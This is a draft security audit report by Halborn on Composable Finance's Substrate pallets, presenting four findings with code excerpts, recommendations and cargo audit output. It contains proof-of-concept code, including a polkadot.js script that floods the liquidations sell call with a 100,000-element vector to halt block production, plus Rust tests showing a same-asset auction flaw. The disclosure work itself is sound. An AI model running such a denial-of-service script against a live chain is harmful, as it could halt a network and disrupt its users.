// HALBORN

DRAFT

Composable.Finance

Substrate Pallet Security Audit

Prepared by: **Halborn**

Date of Engagement: **May 24th, 2022 - June 6th, 2022**

Visit: **Halborn.com**

DOCUMENT REVISION HISTORY

VERSION	MODIFICATION	DATE	AUTHOR
0.1	Document Creation	06/01/2022	Michal Bajor
0.2	Document Edits	06/04/2022	Michal Bajor
0.3	Draft Review	06/06/2022	Timur Guvenkaya
0.4	Draft Final Review	06/06/2022	Gabi Urrutia

CONTACTS

CONTACT	COMPANY	EMAIL
Rob Behnke	Halborn	Rob.Behnke@halborn.com
Steven Walbroehl	Halborn	Steven.Walbroehl@halborn.com
Gabi Urrutia	Halborn	Gabi.Urrutia@halborn.com
Timur Guvenkaya	Halborn	Timur.Guvenkaya@halborn.com
Michal Bajor	Halborn	Michal.Bajor@halborn.com

EXECUTIVE OVERVIEW

1.1 INTRODUCTION

Composable engaged Halborn to conduct a security audit on their smart contracts beginning on May 24th, 2022 and ending on June 6th, 2022 . Composable is a cross-chain and cross-layer interoperability platform which aims to resolve the current problem of a lack of cohesion between different decentralized finance (DeFi) protocols.

1.2 AUDIT SUMMARY

The team at Halborn was provided two weeks for the engagement and assigned a full-time security engineer to audit the security of the smart contract. The security engineer is a blockchain and smart-contract security expert with advanced penetration testing, smart-contract hacking, and deep knowledge of multiple blockchain protocols.

The purpose of this audit is to:

- Identify potential security issues with the Composable pallets

In summary, Halborn identified some security risks that were mostly addressed by the Composable team.

1.3 TEST APPROACH & METHODOLOGY

Halborn performed a combination of manual and automated security testing to balance efficiency, timeliness, practicality, and accuracy regarding the scope of the Composable Substrate pallets. While manual testing is recommended to uncover flaws in logic, process, and implementation; automated testing techniques help enhance coverage of the code and can quickly identify items that do not follow security best practices. The following phases and associated tools were used throughout the term of the audit:

- Research into the architecture, purpose, and use of the platform.
- Smart contract manual code review and walkthrough to identify any logic issue.
- Mapping out possible attack vectors
- Thorough assessment of safety and usage of critical Rust variables and functions in scope that could lead to arithmetic vulnerabilities.
- Finding unsafe Rust code usage (cargo-geiger)
- On chain testing of core functions(polkadot.js).
- Active Fuzz testing {cargo-fuzz, honggfuzz}
- Scanning dependencies for known vulnerabilities (cargo audit).

RISK METHODOLOGY:

Vulnerabilities or issues observed by Halborn are ranked based on the risk assessment methodology by measuring the **LIKELIHOOD** of a security incident and the **IMPACT** should an incident occur. This framework works for communicating the characteristics and impacts of technology vulnerabilities. The quantitative model ensures repeatable and accurate measurement while enabling users to see the underlying vulnerability characteristics that were used to generate the Risk scores. For every vulnerability, a risk level will be calculated on a scale of 5 to 1 with 5 being the highest likelihood or impact.

RISK SCALE - LIKELIHOOD

5 - Almost certain an incident will occur.
4 - High probability of an incident occurring.
3 - Potential of a security incident in the long term.
2 - Low probability of an incident occurring.
1 - Very unlikely issue will cause an incident.

RISK SCALE - IMPACT

5 - May cause devastating and unrecoverable impact or loss.
4 - May cause a significant level of impact or loss.

3 - May cause a partial impact or loss to many.
2 - May cause temporary impact or loss.
1 - May cause minimal or un-noticeable impact.

The risk level is then calculated using a sum of these two values, creating a value of 10 to 1 with 10 being the highest level of security risk.

10 - CRITICAL
9 - 8 - HIGH
7 - 6 - MEDIUM
5 - 4 - LOW
3 - 1 - VERY LOW AND INFORMATIONAL


1.4 SCOPE

The review was scoped to the pallets directory using 94ba896370a25c4945716bf2e2d7867efd72ab8e commit-id in ComposableFi/composable repository on the halborn/angular-audit branch.

- Pallets
  - Dutch Auction
  - Oracle
  - Lending
  - Liquidation

2. ASSESSMENT SUMMARY & FINDINGS OVERVIEW

CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
1	1	1	1	0



SECURITY ANALYSIS	RISK LEVEL	REMEDIATION DATE
HAL-01 DENIAL OF SERVICE CONDITION	Critical	-
HAL-02 DUTCH AUCTION CREATION WITH THE SAME ASSET	High	-
HAL-03 INVALID EXTRINSIC WEIGHT CALCULATION LEADS TO MULTIPLE ISSUES	Medium	-
HAL-04 ZERO AMOUNT COLLATERAL WITHDRAWAL	Low	-

FINDINGS & TECH DETAILS

3.1 (HAL-01) HAL-01 DENIAL OF SERVICE CONDITION - CRITICAL

Description:

The liquidation pallet defines a sell function which internally calls the liquidate function, which takes a Vec as a parameter and can be called by anyone. The user controls the length and contents of this Vec. The liquidate function loops through every element in the vector until it reaches one which corresponds to the existing Liquidation Strategy. However, if an attacker submits a vector of big enough length containing values not corresponding to any Strategy, the block production might be halted, which leads to the Denial of Service condition for the whole chain.

Code Location:

Listing 1: composable/frame/liquidations/src/lib.rs (Line 153)

```
148 pub fn sell(
149     origin: OriginFor<T>,
150     order: Sell<T::MayBeAssetId, T::Balance>,
151     configuration: Vec<T::LiquidationStrategyId>,
152 ) -> DispatchResultWithPostInfo {
153     let who = ensure_signed(origin)?;
154     Self::liquidate(&who, order, configuration)?;
155     Ok(().into())
156 }
```

Listing 2: composable/frame/liquidations/src/lib.rs (Line 250)

```
241 fn liquidate(
242     from_to: &Self::AccountId,
243     order: Sell<Self::MayBeAssetId, Self::Balance>,
244     configuration: Vec<Self::LiquidationStrategyId>,
245 ) -> Result<T::OrderId, DispatchError> {
246     let mut configuration = configuration;
247     if configuration.is_empty() {
```

```
248             configuration.push(DefaultStrategyIndex::<T>::get())
249         };
250         for id in configuration {
251             let configuration = Strategies::<T>::get(id);
252             if let Some(configuration) = configuration {
253                 let result = match configuration {
254                     LiquidationStrategyConfiguration::DutchAuction(
 ↳ configuration) =>
255                         T::DutchAuction::ask(from_to, order.clone(),
 ↳ configuration),
256                     _ =>
257                         return Err(DispatchError::Other(
258                             "as for now, only auction liquidators
 ↳ implemented",
259                         )),
260                 };
261                 if let Ok(order_id) = result {
262                     Self::deposit_event(Event::<T>::
 ↳ PositionWasSentToLiquidation {});
263                     return Ok(order_id)
264                 }
265             }
266         }
267
268         Err(Error::<T>::NoLiquidationEngineFound.into())
269     }
```

Proof Of Concept:

Listing 3

```
1  import { ApiPromise, WsProvider, } from "@polkadot/api";
2  import { Keyring } from "@polkadot/keyring";
3  import { cryptoWaitReady } from "@polkadot/util-crypto";
4
5  const ALICE = "5yNZjX24n2eg7W6EVamaTXNQbWCwchhThEaSWB7V3GRjtHeL";
6
7  async function main() {
8      await cryptoWaitReady();
9      const keyring = new Keyring({ type: "sr25519", ss58Format: 2
 ↳ });
```

```
10      const alice = keyring.addFromUri("//Alice", { name: "Alice
↳ default" });
11      const wsProvider = new WsProvider("ws://127.0.0.1:9988");
12      const api = await ApiPromise.create({ provider: wsProvider });
13      const order = {
14          pair: {
15              base: 1,
16              quote: 1,
17          },
18          take: {
19              amount: 100,
20              limit: 11110
21          }
22      };
23
24      const configuration = [];
25      for (let i = 0; i < 100000; i++) {
26          configuration.push(0);
27      }
28      const info = await api.tx.liquidations.sell(order,
↳ configuration).paymentInfo(alice);
29      console.log(`class=${info.class.toString()},\nweight=${info.
↳ weight.toString()},\npartialFee=${info.partialFee.toHuman()}`);
30
31      await api.tx.liquidations.sell(order, configuration).
↳ signAndSend(alice);
32  }
33
34  main().catch(console.error).finally(() => process.exit());
```


Risk Level:

Likelihood - 5
Impact - 5

Recommendation:

It is highly recommended to introduce a check that will verify that a user-provided vector's length does not exceed the predefined maximum size.

3.2 (HAL-02) HAL-02 DUTCH AUCTION CREATION WITH THE SAME ASSET - HIGH

Description:

Inside the dutch-auction pallet ask function accepts sell offers with the same asset provided as both base and quote. Please note, that this vulnerability also exists for a xcm_sell function.

This can result in situations when a victim pays, for example, 1000 tokens to get 100 tokens of the same type.

This vulnerability facilitates attacks, which require very little effort from the attacker and might yield high rewards.

Code Location:

Listing 4: composable/frame/dutch-auction/src/lib.rs (Line 380)

```
380 fn ask(
381     from_to: &Self::AccountId,
382     order: Sell<Self::MayBeAssetId, Self::Balance>,
383     configuration: TimeReleaseFunction,
384 ) -> Result<Self::OrderId, DispatchError> {
385     ensure!(order.is_valid(), Error::<T>::OrderParametersIsInvalid
    ↳ );
386     let order_id = <OrdersIndex<T>>::increment();
387     let treasury = &T::PalletId::get().into_account();
388     let deposit = T::PositionExistentialDeposit::get();
389     <T::NativeCurrency as NativeTransfer<T::AccountId>>::transfer(
390         from_to, treasury, deposit, true,
391     )?;
392
393     let now = T::UnixTime::now().as_secs();
394     let order = SellOf::<T> {
395         from_to: from_to.clone(),
396         configuration,
397         order,
```

```
398         context: EDContext::<Self::Balance> { added_at: now,
 ↳ deposit },
399         total_amount_received: Self::Balance::zero(),
400     };
401
402     T::MultiCurrency::reserve(order.order.pair.base, from_to,
 ↳ order.order.take.amount)?;
403     SellOrders::<T>::insert(order_id, order);
404
405     Ok(order_id)
406 }
```

Proof Of Concept:

Listing 5

```
 1 #[test]
 2 fn halborn_tests_same_pair_auction() {
 3     new_test_externalities().execute_with(|| {
 4         Tokens::mint_into(BTC, &ALICE, 10000).unwrap();
 5         Tokens::mint_into(BTC, &BOB, 10000).unwrap();
 6
 7         let alice_balance_before_auction = Tokens::balance(BTC, &
 ↳ ALICE);
 8         let bob_balance_before_auction = Tokens::balance(BTC, &BOB
 ↳ );
 9         println!("Alice balance before auction = {}",
 ↳ alice_balance_before_auction);
10         println!("Bob balance before auction = {}",
 ↳ bob_balance_before_auction);
11
12         let seller = AccountId::from_raw(ALICE.0);
13         let buyer = AccountId::from_raw(BOB.0);
14
15         let sell_amount: u128 = 100;
16         let take_amount = 10;
17
18         let sell_offer = Sell::new(BTC, PICA, sell_amount, fixed(
 ↳ take_amount));
19         let configuration = TimeReleaseFunction::LinearDecrease(
 ↳ LinearDecrease { total: 10 });
20
```

```
21          let ask_result = DutchAuction::ask(Origin::signed(seller),
↳  sell_offer, configuration);
22          assert!(ask_result.is_ok());
23
24          let order_id = crate::OrdersIndex::<Runtime>::get();
25          let result = DutchAuction::take(
26              Origin::signed(buyer),
27              order_id,
28              Take::new(sell_amount, fixed(take_amount)),
29          );
30
31          assert!(result.is_ok());
32          DutchAuction::on_finalize(42);
33
34          let alice_balance_after_auction = Tokens::balance(BTC, &
↳ ALICE);
35          let bob_balance_after_auction = Tokens::balance(BTC, &BOB)
↳ ;
36          println!("Alice balance after auction = {}",
↳ alice_balance_after_auction);
37          println!("Bob balance after auction = {}",
↳ bob_balance_after_auction);
38      });
39 }
```

Risk Level:

Likelihood - 5
Impact - 3

Recommendation:

Implementing a validation mechanism in the ask and xcm-sell functions is recommended to ensure that the base asset is not the same as the quote asset.

3.3 (HAL-03) HAL-03 INVALID EXTRINSIC WEIGHT CALCULATION LEADS TO MULTIPLE ISSUES - MEDIUM

Description:

The liquidations pallet defines a sell function responsible for creating a Dutch Auction for Liquidating a position. The weight associated with calling this extrinsic is a constant value of 10000. Such configuration is invalid, as the sell function accepts a Vector as a parameter, which length is controlled by the user. Two issues originate from this fact.

The first one is that regardless of the Vector size, the extrinsic will have a constant weight and would always be perceived as filling a constant space in the block.

The second one is related to fees associated with calling the extrinsic. Currently, the sell function is internally creating a Dutch Auction. Anyone can call the sell auction, similarly to the fact that anyone can create their own Dutch Auction via the dutch-auction pallet. There is a correlation between weights and fees. With the current weight configuration for the sell function, it is cheaper to create a Dutch Auction via the liquidations pallet rather than via the dutch-auction itself. The prerequisite for this is that there is already a desired configuration defined in the liquidations pallet.

Code Location:

Listing 6: composable/frame/liquidations/src/weights.rs (Line 13)

```
12 fn sell() -> Weight {
13     10_000
14 }
```

Risk Level:

Likelihood - 4
Impact - 2

Recommendation:

It is recommended to implement a dynamic weight calculation based on the size of user-supplied parameters, which size is unknown before the extrinsic call. Furthermore, it is advised to calculate the weight for the `sell` function so that the fees are the same or greater than the ones associated with interacting with `dutch-auction` directly.

3.4 (HAL-04) HAL-04 ZERO AMOUNT COLLATERAL WITHDRAWAL - LOW

Description:

The lending pallet defines a withdraw_collateral function that allows users to withdraw zero collateral. Zero amount wrappings can be abused if someone constantly calls withdraw_collateral with zero amount and fill the block space.

Code Location:

Listing 7: composable/frame/lending/src/lib.rs

```
273 fn withdraw_collateral(
274     market_id: &Self::MarketId,
275     account: &Self::AccountId,
276     amount: CollateralLpAmountOf<Self>,
277 ) -> Result<(), DispatchError> {
278     let market = Self::get_market(market_id)?;
279
280     let collateral_balance = AccountCollateral::<T>::try_get(
 ↳ market_id, account)
281         // REVIEW: Perhaps don't default to zero
282         // REVIEW: What is expected behaviour if there is no
 ↳ collateral?
283         .unwrap_or_else(|_| CollateralLpAmountOf::<Self>::zero());
284
285     ensure!(amount <= collateral_balance, Error::<T>::
 ↳ NotEnoughCollateralToWithdraw);
286
287     let borrow_asset = T::Vault::asset_id(&market.
 ↳ borrow_asset_vault)?;
288     let borrower_balance_with_interest =
289         Self::total_debt_with_interest(market_id, account)?.
 ↳ unwrap_or_zero();
290
291     let borrow_balance_value =
292         Self::get_price(borrow_asset,
 ↳ borrower_balance_with_interest)?;
```

```
293
294     let collateral_balance_after_withdrawal_value =
295         Self::get_price(market.collateral_asset,
 ↳ collateral_balance.safe_sub(&amount)?)?;
296
297     let borrower_after_withdrawal = BorrowerData::new(
298         collateral_balance_after_withdrawal_value,
299         borrow_balance_value,
300         market
301             .collateral_factor
302             .try_into_validated()
303             .map_err(|_| Error::<T>::Overflow)?, // TODO: Use a
 ↳ proper error mesage?
304         market.under_collateralized_warn_percent,
305     );
306
307     ensure!(
308         !borrower_after_withdrawal.should_liquidate()?,
309         Error::<T>::WouldGoUnderCollateralized
310     );
311
312     let market_account = Self::account_id(market_id);
313
314     ensure!(
315         <T as Config>::MultiCurrency::can_deposit(market.
 ↳ collateral_asset, account, amount) ==
316             DepositConsequence::Success,
317         Error::<T>::TransferFailed
318     );
319     ensure!(
320         <T as Config>::MultiCurrency::can_withdraw(
321             market.collateral_asset,
322             &market_account,
323             amount
324         )
325         .into_result()
326         .is_ok(),
327         Error::<T>::TransferFailed
328     );
329
330     AccountCollateral::<T>::try_mutate(market_id, account, |
 ↳ collateral_balance| {
331         let new_collateral_balance =
```

```
332             // REVIEW: Should we default if there's no collateral?
 ↳  Or should an error (something like "NoCollateralToWithdraw") be
 ↳ returned instead?
333             collateral_balance.unwrap_or_default().safe_sub(&
 ↳ amount)?;
334
335         collateral_balance.replace(new_collateral_balance);
336
337         Result::<(), DispatchError>::Ok(())
338     })?;
339     <T as Config>::MultiCurrency::transfer(
340         market.collateral_asset,
341         &market_account,
342         account,
343         amount,
344         true,
345     )
346     .expect("impossible; qed;");
347     Ok(())
348 }
```

Proof Of Concept:

Listing 8

```
1 #[test]
2 fn zero_amount_collateral_withdraw() {
3     new_test_ext().execute_with(|| {
4         System::set_block_number(1);
5         let (market_id, _vault_id) = create_simple_market();
6         Lending::withdraw_collateral(Origin::signed(*ALICE),
 ↳ market_id, 0).unwrap();
7     })
8 }
```

Risk Level:

Likelihood - 2

Impact - 2

Recommendation:

It is recommended to add checks to ensure collateral value to be withdrawn is bigger than 0.

AUTOMATED TESTING

4.1 AUTOMATED ANALYSIS

Description:

Halborn used automated security scanners to assist with detection of well-known security issues and vulnerabilities. Among the tools used was cargo audit, a security scanner for vulnerabilities reported to the RustSec Advisory Database. All vulnerabilities published in https://crates.io are stored in a repository named The RustSec Advisory Database. cargo audit is a human-readable version of the advisory database which performs a scanning on Cargo.lock. Security Detections are only in scope. All vulnerabilities shown here were already disclosed in the above report. However, to better assist the developers maintaining this code, the auditors are including the output with the dependencies tree, and this is included in the cargo audit output to better know the dependencies affected by unmaintained and vulnerable crates.

Results:

Crate: hyper
Version: 0.10.16
Title: Integer overflow in hyper's parsing of the Transfer-Encoding header leads to data loss
Date: 2021-07-07
ID: RUSTSEC-2021-0079
URL: https://rustsec.org/advisories/RUSTSEC-2021-0079
Solution: Upgrade to >=0.14.10

Crate: hyper
Version: 0.10.16
Title: Lenient hyper header parsing of Content-Length could allow request smuggling
Date: 2021-07-07
ID: RUSTSEC-2021-0078
URL: https://rustsec.org/advisories/RUSTSEC-2021-0078
Solution: Upgrade to >=0.14.10

```
Crate: lru
Version: 0.6.6
Title: Use after free in lru crate
Date: 2021-12-21
ID: RUSTSEC-2021-0130
URL: https://rustsec.org/advisories/RUSTSEC-2021-0130
Solution: Upgrade to >=0.7.1

Crate: time
Version: 0.1.44
Title: Potential segfault in the time crate
Date: 2020-11-18
ID: RUSTSEC-2020-0071
URL: https://rustsec.org/advisories/RUSTSEC-2020-0071
Solution: Upgrade to >=0.2.23

Crate: tokio
Version: 0.3.7
Title: Task dropped in wrong thread when aborting LocalSet task
Date: 2021-07-07
ID: RUSTSEC-2021-0072
URL: https://rustsec.org/advisories/RUSTSEC-2021-0072
Solution: Upgrade to >=1.5.1, <1.6.0 OR >=1.6.3, <1.7.0 OR >=1.7.2,
<1.8.0 OR >=1.8.1

Crate: tokio
Version: 0.3.7
Title: Data race when sending and receiving after closing a oneshot
channel
Date: 2021-11-16
ID: RUSTSEC-2021-0124
URL: https://rustsec.org/advisories/RUSTSEC-2021-0124
Solution: Upgrade to >=1.8.4, <1.9.0 OR >=1.13.1

Crate: aes-soft
Version: 0.6.4
Warning: unmaintained
Title: aes-soft has been merged into the aes crate
```

```
Date:  2021-04-29
ID: RUSTSEC-2021-0060
URL: https://rustsec.org/advisories/RUSTSEC-2021-0060

Crate:  aesni
Version:  0.10.0
Warning:  unmaintained
Title:  aesni has been merged into the aes crate
Date:  2021-04-29
ID: RUSTSEC-2021-0059
URL: https://rustsec.org/advisories/RUSTSEC-2021-0059

Crate:  cpuid-bool
Version:  0.2.0
Warning:  unmaintained
Title:  cpuid-bool has been renamed to cpufeatures
Date:  2021-05-06
ID: RUSTSEC-2021-0064
URL: https://rustsec.org/advisories/RUSTSEC-2021-0064

Crate:  net2
Version:  0.2.37
Warning:  unmaintained
Title:  net2 crate has been deprecated; use socket2 instead
Date:  2020-05-01
ID: RUSTSEC-2020-0016
URL: https://rustsec.org/advisories/RUSTSEC-2020-0016

Crate:  stdweb
Version:  0.4.20
Warning:  unmaintained
Title:  stdweb is unmaintained
Date:  2020-05-04
ID: RUSTSEC-2020-0056
URL: https://rustsec.org/advisories/RUSTSEC-2020-0056

Crate:  sp-version
Version:  5.0.0
```

Warning: yanked

THANK YOU FOR CHOOSING

// HALBORN